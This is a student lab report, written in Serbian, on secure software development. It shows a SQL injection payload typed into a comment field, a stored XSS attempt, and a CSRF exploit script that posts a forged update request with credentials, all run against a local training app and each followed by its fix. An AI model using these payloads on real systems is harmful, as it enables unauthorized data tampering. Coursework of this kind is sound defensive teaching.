

Razvoj bezbednog softvera

Anja Jovanovic 261/2018

May 2, 2024

Sadržaj

1	SQL Injection	3
2	XSS	5
3	Csrf	7

1 SQL Injection

Izvršavamo napad unosjenjem upita u polje "Book comments". Ovim smo, pored komentara "Komentar", dodali i korisnika u tabelu "Persons" kroz polje "Book comments".

Book details

Title: **Grundrisse**

Description:

The series of seven notebooks rough-drafted by Marx, chiefly for purposes of self-clarification, during the winter of 1857-8.

Author: **Karl Marx**

Genres:

- non-fiction

Overall rating: **2.0**

My rating: **3**

☐ 1 ☐ 2 ☐ 3 ☐ 4 ☐ 5

Book comments

Add comment

```
komentar'); insert into persons(firstName, lastName, email)
values('Dan', 'Brown', 'dan.brown@gmail.com')--
```

Book comments

Bruce Wayne

Add comment

Create comment

Users

Search

#	First Name	Last Name	Email	
1	Bruce	Wayne	notBatman@gmail.com	View profile
2	Sam	Vimes	night-watch@gmail.com	View profile
3	Tom	Riddle	theyGotMyNose@gmail.com	View profile
4	Quentin	Tarantino	qt5@gmail.com	View profile
5	Dan	Brown	dan.brown@gmail.com	View profile

© 2023 Copyright: [RBS](#)

Od ovakvog napada se branimo tako sto menjamo objekat klase Statement objektom klase PreparedStatement. Nakon odbrane komentar ce i dalje biti dodat, ali novi korisnik nece.

Book comments

Bruce Wayne

Add comment

Create comment

Users

<input type="text" value="Search..."/>				<input type="button" value="Search"/>
#	First Name	Last Name	Email	
1	Bruce	Wayne	notBatman@gmail.com	View profile
2	Sam	Vimes	night-watch@gmail.com	View profile
3	Tom	Riddle	theyGotMyNose@gmail.com	View profile
4	Quentin	Tarantino	qt5@gmail.com	View profile

© 2023 Copyright: [RBS](#)

2 XSS

Izvršavamo perzistentni xss napad unosjenjem upita u polje "Book comments". Ovim smo, pored komentara dodali i korisnika u tabelu "Persons" kroz polje "Book comments". Za razliku od malopre sada umesto email adrese unosimo Java Scrip kod.

Book comments

Add comment

```
komentar'); insert into persons(firstName, lastName,
email)
values('Dan', 'Brown', '')--
```

Create comment

Book comments

Bruce Wayne

They are taking the hobbits to Isengard. P.S. I am not Batman

Bruce Wayne

komentar

Add comment

Comment...

Create comment

Users

<input type="text" value="Search..."/>				<input type="button" value="Search"/>
#	First Name	Last Name	Email	
1	Bruce	Wayne	notBatman@gmail.com	View profile
2	Sam	Vimes	night-watch@gmail.com	View profile
3	Tom	Riddle	theyGotMyNose@gmail.com	View profile
4	Quentin	Tarantino	qt5@gmail.com	View profile
5	Dan	Brown		View profile

© 2023 Copyright: [RBS](#)

Ukoliko pokusamo da pretražimo datog kornika, bice nam prikazan alert.

The screenshot shows a web browser window with a search bar containing 'Dan'. Below the search bar, the text 'You searched for Dan' is visible. The search results table shows a single entry for 'Dan Brown' with the email address ''. An alert box from 'localhost:8080' is displayed over the search results, indicating a successful XSS attack.

Od napada se branimo tako sto, kao i malopre, zamenimo objekat klase Statement objektom klase PreparedStatement. Pored toga potrebno je u persons.html zameniti innerHTML atribut textContent atributom, a u book.html fajlu th:utext sa th:text. Nakon ovih promena zasticeeni smo od xss napada, samo ce komentar biti dodat, dok novi korisnik nece.

Book comments

Bruce Wayne

They are taking the hobbits to Isengard. P.S. I am not Batman

Bruce Wayne

komentar"); insert into persons(firstName, lastName, email) values('Dan', 'Brown', ''); --

Add comment

Comment...

Create comment

Users

#	First Name	Last Name	Email	
1	Bruce	Wayne	notBatman@gmail.com	View profile
2	Sam	Vimes	night-watch@gmail.com	View profile
3	Tom	Riddle	theyGotMyNose@gmail.com	View profile
4	Quentin	Tarantino	qt5@gmail.com	View profile

© 2023 Copyright: [RBS](#)

3 Csrp

U sklopu csrf-exploit direktorijuma nalazi se index.html fajl i u njemu je implementirana funkcija exploit().

```
<script>
  function exploit() { Show usages  ⚠ Dragojevic, Uros *
    // Scripted CSRF Request
    const formData = new FormData();
    formData.append('id', 1);
    formData.append('firstName', 'Batman');
    formData.append('lastName', 'Dark Knight');

    fetch('https://localhost:8080/update-person', {method: 'POST', body: formData, credentials: 'include'});
  }
```

Nakon implementacije ove funkcije u terminalu se pozicioniramo u csrf-exploit direktorijum i komandom nmp start pokrecemo napadacev sajt na adresi <http://localhost:3000>.



YOU WIN!

Click here!

Pritiskom na pehar u pozadini se šalje zahtev koji menja imena korisnika ciji je id = 1.

Spisak korisnika pre nego sto izvorsimo napad:

Users				
<input type="text" value="Search..."/>				<input type="button" value="Search"/>
#	First Name	Last Name	Email	
1	Bruce	Wayne	notBatman@gmail.com	View profile
2	Sam	Vimes	night-watch@gmail.com	View profile
3	Tom	Riddle	theyGotMyNose@gmail.com	View profile
4	Quentin	Tarantino	qt5@gmail.com	View profile

© 2023 Copyright: [RBS](#)


Spisak korisnika nakon sto izvorsimo napad:

Users

Search...				Search
#	First Name	Last Name	Email	
1	Batman	Dark Knight	notBatman@gmail.com	View profile
2	Sam	Vimes	night-watch@gmail.com	View profile
3	Tom	Riddle	theyGotMyNose@gmail.com	View profile
4	Quentin	Tarantino	qt5@gmail.com	View profile

© 2023 Copyright: [RBS](#)

Odbranu vrsimo tako sto u klasi PersonController i metodi person citamo token iz sesije i upisujemo ga u model, a u metodi updatePerson dohvatamo vrednost CSRF tokena koji je poslat sa formom i uporedjujemo ga sa onim koji se nalazi u sesiji. U formi za promenu detalja korisnika, dodajemo input element koji ce sadržati vrednost CSRF tokena. Sada ukoliko pokusamo da izvorsimo napad, klikom na pehar bice nam prikazano sledece:



Takodje i spisak korisnika ce ostati nepromenjen.

Users

<input type="text" value="Search..."/>	<input type="button" value="Search"/>
--	---------------------------------------

#	First Name	Last Name	Email	
1	Bruce	Wayne	notBatman@gmail.com	View profile
2	Sam	Vimes	night-watch@gmail.com	View profile
3	Tom	Riddle	theyGotMyNose@gmail.com	View profile
4	Quentin	Tarantino	qt5@gmail.com	View profile

© 2023 Copyright: [RBS](#)